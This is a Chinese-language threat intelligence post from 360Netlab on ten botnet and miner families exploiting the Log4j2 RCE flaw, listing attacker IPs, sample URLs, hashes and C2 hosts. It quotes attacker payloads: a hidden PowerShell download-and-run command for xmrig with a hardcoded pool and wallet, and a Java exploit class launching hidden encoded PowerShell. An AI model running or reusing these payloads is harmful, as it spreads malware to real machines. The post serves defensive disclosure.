Log4j

已有10个家族的恶意样本利用Log4j2漏洞传播

360Netlab
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
背景介绍

2021年12月11号8点整，我们率先捕获到Muhstik僵尸网络样本通过Log4j2 RCE漏洞传播，并首发披露Mirai和Muhstik僵尸网络在野利用详情[1]。

2天来，我们陆续又捕获到其它家族的样本，目前，这个家族列表已经超过10个，这里从漏洞、payload、攻击IP 和样本分析等几个维度介绍我们的捕获情况。


Apache Log4j2 漏洞攻击分布

360网络安全研究院大网蜜罐系统监测到Apache Log4j2 RCE漏洞（CVE-2021-44228）扫描及攻击，源IP地址地理位置分布如下：




国家/地区	攻击源IP数量
Germany	271
The Netherlands	143
China	134
United States	123
United Kingdom	29
Canada	27
Singapore	23
India	22
Japan	15
Russia	12

通过对扫描端口分析发现，扫描目的端口主要是8081端口（Apache Flink）占比31.61%，其次是8983端口（Apache Solr）占比28.1%，如下图：




攻击IP溯源分析


我们目前已经捕获超过1050个攻击源IP，主要来自于ALPHASTRIKE-RESEARCH，ASMK和DIGITALOCEAN-ASN，占比50%以上，扫描整体趋势如下：




扫描源IP来自全球各个国家，其中德国占比最大，如下图：



攻击源IP主要为国外大网测绘厂商IP，以及大量Tor代理出口节点IP



攻击源IP来源云厂商分布



样本和Botnet家族分析

目前，我们共捕获到10个家族的恶意样本，这里按照入口样本的维度逐一介绍。

1， Muhstik, DDoS+backdoor

参考我们的上一篇威胁快讯。

2， Mirai

参考我们的上一篇威胁快讯。

3， DDoS家族Elknot

Elknot又名BillGates，最早针对Linux系统，后来被移植到Windows平台。
这2种平台的Elknot我们都有捕获，它们共享同样的C2，显然来自同一团伙。

elknot.ELF的样本信息如下：

```
URL=http://155.94.154.170/aaa
MD5=ded558217c327d8f5c3f8b36118380ab

URL=http://155.94.154.170/log4j
MD5=ded558217c327d8f5c3f8b36118380ab
```

elknot.PE的样本信息如下：

```
URL=http://154.82.110.5:1234/win.exe
MD5=36796319567f5a05571006b874903e87
```

C2均为 `300gsyn.it:25009` 。

4， 挖矿家族m8220

这次传播的是m8220变种，入口样本信息如下：

```
url= http://205.185.113.59:1234/xmss
MD5=75bc0d4022b20fae1f5610109691184e
```

进一步提取的恶意URL信息如下：

```
http://agent.apacheorg.top:1234/xmss
http://205.185.113.59:1234/.rsyslogds
```

```
http://205.185.113.59:1234/.inis
http://205.185.113.59:1234/xms
```

5， SitesLoader

这是近期比较活跃的一个Linux家族，这次也搭上了Log4j这个顺风车。入口样本信息：：

```
URL=http://185.250.148.157:8005/acc
MD5=933568969efe6b3f8c0621200f0eea5a
```

最终会下载一个stage 2的ELF文件 payload：

```
URL=http://185.250.148.157:8005/index
MD5=720a3a92e72054dc8d58e229c22bb892
C2="https://sites.google.com/view/maintest01"
```

6， xmrig.pe

它实际和前述的muhstik共享了同一个exploit，所以应该属于同一团伙，入口exploit对应一个java类：

```
URL=http://31.220.58.29/Exploit.class
MD5=f6e51ea341570c6e9e4c97aee082822b
```

它能同时攻击Linux和Windows机器，针对Linux的部分就是我们前述的muhstik变种，入口样本信息如下：

```
URL=http://18.228.7.109/.log/log
MD5=1e051111c4cf327775dc3bab4df4bf85
```

针对Windows平台的入口样本信息如下：

```
URL=http://172.105.241.146:80/wp-content/themes/twentysixteen/s.cmd
MD5=bf6935865f63c32c0530a61da9b85d53
```

它指向一个Powershell脚本，核心内容是下载一个xmrig程序并运行：

```
powershell -w hidden -c (new-object System.Net.WebClient).DownloadFile('http://54.210
xmrig.exe -o pool.supportxmr.com:5555 -u 46QBumovWy4dLJ4R8wq8JwhHKWMhCaDyNDEzvxHFmAHr
```

能看到矿池和钱包地址都硬编码在命令行里了。

7， xmrig.ELF

运行后会下载1个bash脚本和1个xmrig.tar.gz，前者负责解压后者并启动xmrig。样本信息如下：

```
fseen=2021-12-11 23:45:56
URL=http://129.226.180.53/xmrig_setup/raw/master/xmrig.tar.gz
MD5=64808f03e967d15a7907c41fa0d34e89

fseen=2021-12-11 23:39:18
URL=http://129.226.180.53/xmrig_setup/raw/master/setup_c3pool_miner.sh
MD5=2f5769c38b6e5f4c59b7d831ed612395
```

8， 攻击工具1

```
URL=http://47.243.78.246/12
MD5=5ac6ded41f9a61cd9d026e91af47b695
VT扫描信息：a variant of Linux/Riskware.Meterpreter.C     ELF 32-bit LSB shared object,
```

9， 攻击工具2

```
URL=http://170.178.196.41:1111/pglQLHfm
MD5=29851d65fe14699a793bf401cb84c019
VT扫描信息：a variant of Linux/Riskware.Meterpreter.C     ELF 64-bit LSB shared object,

URL=http://170.178.196.41:35244/qIoPIauO
MD5=eb71a394bcf3e8f83198d51f3f6d7422
VT扫描信息: a variant of Linux/Riskware.Meterpreter.C     ELF 64-bit LSB shared object,

URL=http://170.178.196.41:8080/UKTPAnRvns
MD5=84c2ccc2f2a4d4fe71249bad63252f32
```

```
VT扫描信息: Linux/Shellcode.CZ   ELF 64-bit LSB executable, x86-64, version 1 (SYSV),
```

10， 未知PE家族

入口样本基本信息如下：

```
URL=http://141.98.83.139:9883/exp.class
md5=5b30284b34dcc1912326812c7d2ea723
```

它是一个java类，内容如下：

```
public class exp
{

    public exp()
    {
    }

    static
    {
        try
        {
            String as[] = {
                "cmd", "/c", "powershell", "-exec", "bypass", "-w", "hidden", "-e", "
            };
            Runtime.getRuntime().exec(as).waitFor();
        }
        catch(Exception exception)
        {
            exception.printStackTrace();
        }
    }
}
```

能看到它会调用powershell解码一个base64串，实际上这个串要经过3次解码才能得到最终的payload，对应一段powershell脚本：

```
[Net.ServicePointManager]::SecurityProtocol=[Net.SecurityProtocolType]::Tls12;$aeC=ne
```

里面包含了如下2个URL：

```
http://141.98.83.139:18080/nG60k1/RWjxFwxCBE
http://141.98.83.139:18080/nG60k1
```

可惜这两个URL均下载失败，所以这里不能提供家族信息。

联系我们

感兴趣的读者，可以在 twitter 或者通过邮件**netlab[at]360.cn**联系我们。

IoC

部分攻击源IP:

```
1.116.59.211
1.179.247.182
101.204.24.28
103.103.0.141
103.103.0.142
103.107.198.109
103.232.136.12
103.244.80.194
103.90.239.209
104.244.72.115
104.244.72.136
104.244.73.126
104.244.74.121
104.244.74.57
104.244.76.13
104.244.76.170
104.244.79.234
104.244.79.6
104.248.144.120
107.172.214.23
107.189.1.160
107.189.1.178
107.189.7.88
109.201.133.100
109.70.100.19
109.70.100.34
109.73.65.32
110.42.200.96
111.28.189.51
111.59.85.209
112.215.172.64
112.27.199.180
```

112.74.52.90
113.141.64.14
113.98.224.68
114.112.161.155
114.32.82.82
115.151.228.235
115.151.228.4
115.151.228.83
118.27.36.56
119.84.170.84
120.195.30.152
120.211.140.116
121.4.56.143
122.117.91.144
122.161.53.44
124.224.87.29
128.199.15.215
128.199.222.221
128.199.48.147
128.31.0.13
131.100.148.7
133.18.201.195
134.122.33.6
134.209.24.42
134.209.82.14
137.184.102.82
137.184.104.73
137.184.105.192
137.184.137.242
137.184.138.79
137.184.28.58
137.184.96.216
137.184.98.176
137.184.99.8
138.197.106.234
138.197.108.154
138.197.167.229
138.197.216.230
138.197.9.239
138.199.21.199
138.68.155.222
139.28.218.134
139.59.101.242
139.59.103.254
139.59.108.31
139.59.163.74
139.59.188.119
139.59.224.7
139.59.8.39
139.59.96.42
139.59.99.80
14.177.141.126
140.246.171.141

141.98.83.139
142.93.151.166
142.93.157.150
142.93.34.250
143.110.221.204
143.110.221.219
143.198.180.150
143.198.183.66
143.198.45.117
143.244.184.81
144.217.86.109
144.48.37.78
145.220.24.19
146.56.131.161
146.56.148.181
146.70.38.48
147.182.131.229
147.182.154.100
147.182.167.165
147.182.179.141
147.182.187.229
147.182.195.250
147.182.215.36
147.182.216.21
147.182.219.9
147.182.242.144
147.182.242.241
150.158.189.96
151.80.148.159
154.65.28.250
154.94.7.88
156.146.57.41
157.230.32.67
157.245.105.213
157.245.107.6
157.245.108.125
157.245.108.40
157.245.109.75
157.245.129.50
157.245.96.165
159.203.187.141
159.203.45.181
159.203.58.73
159.223.42.182
159.223.61.102
159.223.75.133
159.223.9.17
159.48.55.216
159.65.146.60
159.65.155.208
159.65.58.66
159.65.59.77
159.65.60.100

159.89.115.238
159.89.122.19
159.89.133.216
159.89.150.150
159.89.154.102
159.89.154.185
159.89.154.64
159.89.48.173
159.89.85.91
159.89.94.219
160.238.38.196
161.35.119.60
161.35.155.230
161.35.156.13
162.247.74.202
162.247.74.206
162.253.71.51
162.255.202.246
164.52.53.163
164.90.196.7
164.90.199.206
164.90.199.212
164.90.199.216
164.90.200.6
164.92.254.33
165.22.210.174
165.22.213.246
165.227.32.109
165.232.80.166
166.70.207.2
167.172.65.15
167.172.69.97
167.172.71.96
167.172.85.73
167.172.94.250
167.71.1.144
167.71.13.196
167.71.218.228
167.71.4.81
167.86.70.252
167.99.164.160
167.99.172.111
167.99.172.213
167.99.172.99
167.99.186.227
167.99.204.151
167.99.221.217
167.99.36.245
167.99.44.32
170.210.45.163
171.221.235.43
171.25.193.20
171.25.193.25

171.25.193.77
171.25.193.78
172.83.40.103
172.83.40.124
172.98.66.221
174.138.6.128
175.6.210.66
176.10.99.200
177.131.174.12
177.185.117.129
178.128.226.212
178.128.232.114
178.159.3.167
178.17.170.135
178.17.170.23
178.17.171.102
178.17.174.14
178.176.202.121
178.176.203.190
178.62.23.146
178.62.61.47
179.43.187.138
18.27.197.252
180.136.188.219
180.149.125.139
182.99.234.208
182.99.246.166
182.99.246.183
182.99.246.190
182.99.246.192
182.99.246.199
182.99.247.181
182.99.247.188
182.99.247.253
182.99.247.67
183.13.106.232
183.134.110.75
185.100.86.128
185.100.87.174
185.100.87.202
185.100.87.41
185.107.47.171
185.107.47.215
185.107.70.56
185.129.61.5
185.14.97.147
185.165.169.18
185.170.114.25
185.175.25.50
185.202.220.27
185.202.220.29
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185.220.100.241
185.220.100.242
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185.220.100.251
185.220.100.252
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185.220.100.254
185.220.100.255
185.220.101.129
185.220.101.131
185.220.101.132
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185.220.101.136
185.220.101.138
185.220.101.139
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185.220.101.141
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185.220.101.145
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185.220.101.148
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185.220.101.167
185.220.101.168

185.220.101.169
185.220.101.170
185.220.101.171
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185.220.101.178
185.220.101.179
185.220.101.180
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185.220.101.37
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185.220.101.39
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185.220.101.58
185.220.101.59
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185.220.102.248
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185.38.175.132
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185.56.80.65
185.65.205.10
185.83.214.69
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188.166.105.150
188.166.170.135
188.166.223.38
188.166.225.104
188.166.45.93
188.166.48.55
188.166.7.245
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188.166.92.228
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191.232.38.25
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192.145.118.127
192.145.118.177
192.150.9.201
192.40.57.54
193.110.95.34
193.122.108.228
193.218.118.183
193.218.118.231
193.29.60.202
193.31.24.154
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194.110.84.243
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195.201.175.217
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199.195.250.77
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199.249.230.110
199.249.230.163
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20.73.161.16
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205.185.117.149
206.189.20.141
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209.127.17.242
209.141.34.232
209.141.41.103
209.141.46.203
209.141.54.195
209.141.58.146
209.141.59.180
209.58.146.134
209.97.133.112
211.218.126.140
212.102.40.36
213.164.204.146
217.112.83.246
217.138.200.150
217.138.208.92
217.138.208.94
217.146.83.136
217.79.189.13
218.29.217.234
218.89.222.71
219.100.36.177
219.159.77.109
221.199.187.100
221.226.159.22
221.228.87.37
23.108.92.140
23.128.248.13
23.129.64.130
23.129.64.131
23.129.64.136
23.129.64.137
23.129.64.138
23.129.64.140
23.129.64.141
23.129.64.142

23.129.64.143
23.129.64.144
23.129.64.146
23.82.194.113
23.82.194.114
23.82.194.166
31.171.154.132
31.6.19.41
34.247.50.189
35.193.211.95
35.232.163.113
36.4.92.53
37.120.204.142
37.123.163.58
37.187.122.82
37.187.96.183
37.19.212.103
37.19.212.88
37.19.213.10
37.19.213.148
37.19.213.149
37.19.213.168
37.19.213.170
37.19.213.198
37.19.213.199
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Log4j

Day 10: where we are with log4j from honeypot's perspective

从蜜罐视角看Apache Log4j2漏洞攻击趋势

威胁快讯：Log4j漏洞已经被用来组建botnet，针对Linux设备

honeypot

Ten families of malicious samples are spreading using the Log4j2 vulnerability Now

Background On December 11, 2021, at 8:00 pm, we published a blog disclosing Mirai and Muhstik botnet samples propagating through Log4j2 RCE vulnerability[1]。Over the past 2 days, we have captured samples from other families, and now the list of families has exceeded 10. It looks like the

Botnet

Threat Alert: Log4j Vulnerability Has Been adopted by two Linux Botnets

The Log4j vulnerability that came to light at the end of the year can undoubtedly be considered a major event in the security community. Honeypot and botnet are our bread and butter, and we have been concerned about which botnets would be exploiting this since the vulnerability was made public.

See all 3 posts →

Dec 13, 2021 · 17 min read

Dec 11, 2021 · 4 min read